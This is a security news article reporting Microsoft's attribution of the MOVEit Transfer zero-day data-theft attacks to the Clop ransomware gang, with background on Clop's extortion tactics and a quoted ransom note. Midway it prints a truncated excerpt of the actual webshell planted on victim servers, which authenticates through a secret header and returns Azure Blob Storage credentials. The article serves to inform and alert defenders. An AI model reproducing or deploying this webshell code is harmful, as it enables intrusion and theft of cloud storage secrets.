
Microsoft links Clop ransomware gang to MOVEit data-theft attacks

By Lawrence Abrams


Published: 2023-06-05 · Archived: 2026-04-05 19:42:36 UTC




Microsoft has linked the Clop ransomware gang to recent attacks exploiting a zero-day vulnerability in the MOVEit Transfer platform to steal data from organizations.

"Microsoft is attributing attacks exploiting the CVE-2023-34362 MOVEit Transfer 0-day vulnerability to Lace Tempest, known for ransomware operations & running the Clop extortion site," the Microsoft Threat Intelligence team tweeted Sunday night.

"The threat actor has used similar vulnerabilities in the past to steal data & extort victims."


0:00



Last Thursday, BleepingComputer was the first to report that threat actors were exploiting a zero-day vulnerability in MOVEit Transfer servers to steal data from organizations.

MOVEit Transfer is a managed file transfer (MFT) solution that allows the enterprise to securely transfer files between business partners and customers using SFTP, SCP, and HTTP-based uploads.

The attacks are believed to have started on May 27th, over the long US Memorial Day holiday, with BleepingComputer aware of numerous organizations having data stolen during the attacks.

The threat actors utilized the zero-day MOVEit vulnerability to drop specially crafted webshells on servers, allowing them to retrieve a list of files stored on the server, download files, and steal the credentials/secrets for configured Azure Blob Storage containers.

```
<%@ Page Language="C#" %>

<%@ Import Namespace="MOVEit.DMZ.ClassLib" %>
<%@ Import Namespace="MOVEit.DMZ.Application.Contracts.Infrastructure.Data" %>
<%@ Import Namespace="MOVEit.DMZ.Application.Files" %>
<%@ Import Namespace="MOVEit.DMZ.Cryptography.Contracts" %>
<%@ Import Namespace="MOVEit.DMZ.Core.Cryptography" %>
<%@ Import Namespace="MOVEit.DMZ.Application.Contracts.FileSystem" %>
<%@ Import Namespace="MOVEit.DMZ.Core" %>
<%@ Import Namespace="MOVEit.DMZ.Core.Data" %>
<%@ Import Namespace="MOVEit.DMZ.Application.Users" %>
<%@ Import Namespace="MOVEit.DMZ.Application.Contracts.Users.Enum" %>

<%@ Import Namespace="MOVEit.DMZ.Application.Contracts.Users" %>
<%@ Import Namespace="System.IO" %>
<%@ Import Namespace="System.IO.Compression" %>

<script runat="server">
private Object connectDB() { var MySQLConnect = new DbConn(SystemSettings.DatabaseSettings()); bool
flag = false; string text = null; flag = MySQLConnect.Connect(); if (!flag) { return text; } return
MySQLConnect; } private Random random = new Random(); public string RandomString(int length) { const
string chars = "abcdefghijklmnopqrstuvwxyz0123456789"; return new string(Enumerable.Repeat(chars,
length) .Select(s => s[random.Next(s.Length)]).ToArray()); }  protected void Page_load(object sender,
EventArgs e) { var pass = Request.Headers["X-siLock-Comment"];  if (!String.Equals(pass,
"51b6439d-a518-4f75-8609-c864faa16559")) { Response.StatusCode = 404; return; }
Response.AppendHeader("X-siLock-Comment", "comment"); var instid = Request.Headers["X-siLock-Step1"];
string x = null; DbConn MySQLConnect = null; var r = connectDB(); if (r is String) {
Response.Write("OpenConn: Could not connect to DB: " + r); return; } try { MySQLConnect = (DbConn)r;
if (int.Parse(instid) == -1) { string azureAccout = SystemSettings.AzureBlobStorageAccount; string
azureBlobKey = SystemSettings.AzureBlobKey; string azureBlobContainer =
SystemSettings.AzureBlobContainer; Response.AppendHeader("AzureBlobStorageAccount", azureAccout);
```

Webshell installed during MOVEit attacks

Source: BleepingComputer

While it was unclear at the time who was behind the attacks, it was widely believed that the Clop ransomware operation was responsible due to similarities with previous attacks conducted by the group.

The Clop ransomware operation is known to target managed file transfer software, previously responsible for data-theft attacks using a GoAnywhere MFT zero-day in January 2023 and the zero-day exploitation of Accellion FTA servers in 2020.

Microsoft says they are now linking the attacks to 'Lace Tempest,' using a new threat actor naming scheme introduced in April. Lace Tempest is more commonly known as TA505, FIN11, or DEV-0950.

At this time, the Clop ransomware operation has not begun extorting victims, with incident responders telling BleepingComputer that victims have yet to receive extortion demands.

However, the Clop gang is known to wait a few weeks after data theft before emailing company executives with their demands.

"We deliberately did not disclose your organization wanted to negotiate with you and your leadership first," reads a Clop ransom note sent during the GoAnywhere extortion attacks.

"If you ignore us, we will sell your information on the black market and publish it on our blog, which receives 30-50 thousand unique visitors per day. You can read about us on Google by searching for CLOP hacker group."

Historically, once Clop begins extorting victims, they will add a stream of new victims to their data leak site with threats that stolen files will soon be published to apply further pressure in their extortion schemes.

For the GoAnywhere attacks, it took a little over a month before we saw victims listed on the gang's extortion sites.

Source: https://www.bleepingcomputer.com/news/security/microsoft-links-clop-ransomware-gang-to-moveit-data-theft-attacks/